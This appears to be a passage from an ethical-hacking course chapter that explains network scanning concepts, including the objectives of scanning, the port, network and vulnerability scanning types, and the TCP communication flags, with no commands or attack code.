- Perform operating system (OS) discovery
- Scan beyond intrusion detection systems (IDS) and firewalls
- Explain various network scanning countermeasures



LO#01: Explain Network Scanning Concepts

Network Scanning Concepts

As already discussed, footprinting is the first phase of hacking, in which the attacker gains primary information about a potential target. He/she then uses this information in the scanning phase to gather more details about the target.



Overview of Network Scanning

- Network scanning refers to a set of procedures used for **identifying hosts**, **ports**, and **services** in a network
- Network scanning is one of the **components of intelligence gathering** which can be used by an attacker to create a profile of the target organization

Network Scanning Process

Sends

Gets network
information
Attacker
Network

Objectives of Network Scanning

- To discover live hosts, IP address, and open ports of live hosts
- To discover operating systems and system architecture
- To discover services running on hosts
- To discover vulnerabilities in live hosts

Overview of Network Scanning

Scanning is the process of gathering additional detailed information about the target using highly complex and aggressive reconnaissance techniques. Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network. Network scanning is also used for discovering active machines in a network and identifying the OS running on the target machine. It is one of the most important phases of intelligence gathering for an attacker, which enables him/her to create a profile of the target organization. In the process of scanning, the attacker tries to gather information, including the specific IP addresses that can be accessed over the network, the target's OS and system architecture, and the ports along with their respective services running on each computer.



Figure 3.1: Network scanning process

The purpose of scanning is to discover exploitable communications channels, probe as many listeners as possible, and track the ones that are responsive or useful to an attacker's particular needs. In the scanning phase of an attack, the attacker tries to find various ways to intrude into a target system. The attacker also tries to discover more information about the target system to determine the presence of any configuration lapses. The attacker then uses the information obtained to develop an attack strategy.

Types of Scanning

- **Port Scanning** – Lists the open ports and services. Port scanning is the process of checking the services running on the target computer by sending a sequence of messages in an attempt to break in. Port scanning involves connecting to or probing TCP and UDP ports of the target system to determine whether the services are running or are in a listening state. The listening state provides information about the OS and the application currently in use. Sometimes, active services that are listening may allow unauthorized users to misconfigure systems or to run software with vulnerabilities.
- **Network Scanning** – Lists the active hosts and IP addresses. Network scanning is a procedure for identifying active hosts on a network, either to attack them or assess the security of the network.
- **Vulnerability Scanning** – Shows the presence of known weaknesses. Vulnerability scanning is a method for checking whether a system is exploitable by identifying its vulnerabilities. A vulnerability scanner consists of a scanning engine and a catalog. The catalog includes a list of common files with known vulnerabilities and common exploits for a range of servers. A vulnerability scanner may, for example, look for backup files or directory traversal exploits. The scanning engine maintains logic for reading the exploit list, transferring the request to the web server, and analyzing the requests to ensure the safety of the server. These tools generally target vulnerabilities that secure host configurations can fix easily through updated security patches and a clean web document.

A thief who wants to break into a house looks for access points such as doors and windows. These are usually the house's points of vulnerability, as they are easily accessible. When it comes to computer systems and networks, ports are the doors and windows of a system that an intruder uses to gain access. A general rule for computer systems is that the greater the number of open ports on a system, the more vulnerable is the system. However, there are cases in which a system with fewer open ports than another machine presents a much higher level of vulnerability.


Objectives of Network Scanning

The more the information at hand about a target organization, the higher are the chances of knowing a network's security loopholes, and, consequently, for gaining unauthorized access to it.

Some objectives for scanning a network are as follows:

- Discover the network's live hosts, IP addresses, and open ports of the live hosts. Using the open ports, the attacker will determine the best means of entering into the system.
- Discover the OS and system architecture of the target. This is also known as fingerprinting. An attacker can formulate an attack strategy based on the OS's vulnerabilities.
- Discover the services running/listening on the target system. Doing so gives the attacker an indication of the vulnerabilities (based on the service) that can be exploited for gaining access to the target system.
- Identify specific applications or versions of a particular service.

- Identify vulnerabilities in any of the network systems. This helps an attacker to compromise the target system or network through various exploits.



TCP Communication Flags

URG (Urgent): Data contained in the packet should be processed immediately

FIN (Finish): There will be no further transmissions

RST (Reset): Resets a connection

PSH (Push): Sends all buffered data immediately

ACK (Acknowledgement): Acknowledges the receipt of a packet

SYN (Synchronize): Initiates a connection between hosts

Standard TCP communications are controlled by flags in the TCP packet header

TCP Communication Flags

The TCP header contains various flags that control the transmission of data across a TCP connection. Six TCP control flags manage the connection between hosts and give instructions to the system. Four of these flags (SYN, ACK, FIN, and RST) govern the establishment, maintenance, and termination of a connection. The other two flags (PSH and URG) provide instructions to the system. The size of each flag is 1 bit. As there are six flags in the TCP Flags section, the size of this section is 6 bits. When a flag value is set to “1,” that flag is automatically turned on.

Figure 3.2: TCP header format



Figure 3.3: TCP communication flags

